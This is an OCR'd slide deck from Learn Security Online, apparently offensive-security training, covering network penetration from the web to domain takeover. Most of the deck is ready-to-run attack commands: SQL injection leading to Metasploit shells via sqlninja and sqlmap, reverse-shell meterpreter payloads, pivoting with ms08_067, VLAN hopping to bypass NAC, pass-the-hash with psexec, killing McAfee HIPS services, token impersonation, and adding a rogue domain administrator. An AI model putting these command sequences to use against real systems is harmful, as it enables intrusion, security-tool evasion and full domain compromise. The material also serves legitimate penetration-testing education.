
Learn Security Online

DotNet Defender WAF




Learn Security Online

Bypassing DotNet Defender




Learn Security Online

DotNet Defender



Learn Security Online

Dumping Admin PW – sorry DotNet Defender



Learn Security Online

Getting Into The LAN from the web....

Learn Security Online

SQL Injection to Metasploit (SQLNinja)

cd /home/beatdown/toolz/sqlninja-0.2.3/
vi sqlninja.beatdown.conf

host = [target ip]
page = /vuln/vulnpage.asp
stringstart = VulnID=10;
lhost = [your ip]
device = eth0
msfpath = /home/beatdown/toolz/metasploit
resolvedip = [your ip]

./sqlninja -m t -f sqlninja.beatdown.conf **(test for injection)**

./sqlninja -m f -f sqlninja.beatdown.conf **(fingerprint the backend db)**

./sqlninja -m u -f sqlninja.beatdown.conf **(upload dnstun, netcat, or meterpreter)**

./sqlninja -m s -f sqlninja.beatdown.conf **(drop a shell)**

Learn Security Online

SQL Injection to Metasploit (SQLMap)

```
cd /home/beatdown/toolz/sqlmap-dev

python sqlmap.py -u "http://www.about2bowned.com/vuln/vulnpage.aspx?VulnID=10" --os-shell -v 1
os-shell>


python sqlmap.py -u "http://www.about2bowned.com/vuln/vulnpage.aspx?VulnID=10" --os-pwn --msf-path
        /home/beatdown/toolz/metasploit --priv-esc -v 10
meterpreter>
```

Learn Security Online

Getting in via clinet-side

sudo ./msfconsole **Be sure to run as root so you can set the LPORT to 443**

use exploit/[name of newest browser, PDF, ActiveX, or fileformat exploit]

set PAYLOAD windows/meterpreter/reverse_tcp

set ExitOnSession false

set LHOST [your public ip]

set LPORT 443

exploit -j

Learn Security Online

Pivoting into the LAN

Pivot Attack: Using a compromised host as a launching point to attack other hosts...

.....set up standard exploit

exploit

route

ctrl-z <-- background the session

back <--- you need to get to main msf> prompt

Now set up Pivot with a route add

route add 192.168.10.131 255.25.255.0 1 <-- Use correct session id

route print <----- verify

use exploit/windows/smb/ms08_067_dcom

set PAYLOAD windows/shell/bind_tcp

set RHOST 192.168.10.132

set LPORT 1234

ctrl-z <-- background the session

back <--- you need to get to main msf> prompt

Run auxillaries & exploits through your pivot

use scanner/smb/version

set RHOSTS 192.168.10.1/24

run

Learn Security Online

Common LAN Security Solutions

Can’t get on the network?????

1. NO DHCP – static IP addresses
2. DHCP MAC Address reservations
3. Port Security
4. NAC solution

Common LAN SecuritySolutions

Can’t get on the network?????

1. NO DHCP – static IP addresses
    1. Steal valid IP address from host
2. DHCP MAC Address reservations
    1. Steal valid MAC address
3. Port Security
    1. Steal valid MAC/IP address
4. NAC solution
    1. Look for 802.1x exceptions such as printers, VoIP phones

Bypassing NAC Solutions

Can't get on the network?????

```
wget http://www.candelatech.com/~greear/vlan/vlan.1.9.tar.gz

tar -zxvf vlan.1.9.tar.gz

cd vlan

tshark -i eth0 -v -v "ether host 01:00:0c:cc:cc:cc and (ether[24:2] = 0x2000 or ether[20:2] = 0x2000)" | grep voice

vconfig add eth0 200                    # 200 is Voice VLAN ID in example

ifconfig eth0.200                       # Verify new interface was created

dhcpd -d -t 10 eth0.200                 # Try to get dhcp
```

or

voiphopper



Enumerating The Internal Network Against NIPS/HIPS

c:\set	Use SET to get domain information and username
c:\net view	Use NET VIEW to get computers in the users domain and other domains
c:\net view /domain	Use NET VIEW to get computers in other domains
c:\net user	Use NET USER to get local users on the computer you are on
c:\net user /domain	All users in the current user's domain
c:\net localgroup	Use NET LOCALGROUP to get the local groups on the computer
c:\net localgroup /domain	Use NET LOCALGROUP to get the domain groups
c:\net localgroup administrators	All users in the local administrators group
c:\net localgroup administrators /domain	All users in the domain administrators group
c:\net group "Company Admins" /domain	All users in the "Company Admins" group
c:\net user "joe.mccray" /domain	All info about this user
c:\nltest /dclist:	List Domain Controllers...

Basically browsing network neighborhood, and querying Active Directory will always be considered legitimate traffic to an NIPS so you can use NET commands to enumerate a network without port scanning.

Learn Security Online

Looking Around the Network For A User

Some commands to identify a logged in user

NBTSTAT -a remotecomputer | FIND "<03>" | FIND /I /V "remotecomputer"

WMIC /Node:remotecomputer ComputerSystem Get UserName

PSLOGGEDON -L \\remotecomputer

PSEXEC \\remotecomputer NET CONFIG WORKSTATION | FIND /I " name "

PSEXEC \\remotecomputer NET NAME

PSEXEC \\remotecomputer NETSH DIAG SHOW COMPUTER /V | FIND /i "username"

Moving Around The Network

Smoking some MSF hash: Moving around the network using password hashes

use exploit/windows/smb/psexec

set RHOST 192.168.10.20

set SMBUser administrator

set SMBPass 01fc5a6be7bc6929aad3b435b51404ee:0cb6948805f797bf2a82807973b89537

set PAYLOAD windows/shell/reverse_tcp

set LHOST 192.168.10.10

exploit


Killing The HIPS (as SYSTEM with “at” command)

1. **Stop the overall AV Framework**
   - net stop "McAfee Framework Service"

2. **Stop the HIPS**
   - net stop hips
   - net stop enterceptagent
   - net stop firepm

3. **McAfee Processes**
   - pskill -t UdaterUI
   - pskill -t TBMon
   - pskill -t Mcshield
   - pskill -t VsTskMgr
   - pskill -t shstat

4. **HIPS Processes**
   - pskill -t firetray



Learn Security Online

Killing The HIPS (as SYSTEM with Metasploit)

1. **Stop the overall AV Framework**
   net stop "McAfee Framework Service"

2. **Stop the HIPS**
   net stop hips
   net stop enterceptagent
   net stop firepm

3. **McAfee Processes**
   pskill -t UdaterUI
   pskill -t TBMon
   pskill -t Mcshield
   pskill -t VsTskMgr
   pskill -t shstat

4. **HIPS Processes**
   pskill -t firetray

```
meterpreter > getuid
Server username: WINXPSP3\user **user is an admin, if not admin you can only use -t 4 or -t 0 which will iterate through all options**

meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]
Attempt to elevate your privilege to that of local system.
OPTIONS:

-h Help Banner.
-t The technique to use. (Default to '0').
0 : All techniques available
1 : Service - Named Pipe Impersonation (In Memory/Admin)
2 : Service - Named Pipe Impersonation (Dropper/Admin)
3 : Service - Token Duplication (In Memory/Admin)
4 : Exploit - KiTrap0D (In Memory/User)
```

Owning The Domain

Stealing a domain administrator's token....

meterpreter> use incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token "domain\\user"
meterpreter> execute -c -H -f cmd -a "/k" -i -t <--- Use the -t to use your impersonated token
or
meterpreter > list_tokens -g
meterpreter > impersonate_token "DOMAIN\\Domain Admins"
meterpreter> execute -c -H -f cmd -a "/k" -i -t <--- Use the -t to use your impersonated token

Add yourself to the Domain Admin's group

c:\net user j0e j0eR0ck$ /domain /add
c:\net localgroup administrators j0e /domain /add

```
meterpreter > list_tokens -g

Delegation Tokens Available
========================================
BUILTIN\Administrators
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
LSO\Domain Users

meterpreter > impersonate_token "LSO\\Domain Users"
[-] No delegation token available
[+] Successfully impersonated user LSO\aadams
meterpreter >
```



Contact Me....

You can contact me at:

Toll Free: **1-866-892-2132**

Email: joe@learnsecurityonline.com

Twitter: http://twitter.com/j0emccray

LinkedIn: http://www.linkedin.com/in/joemccray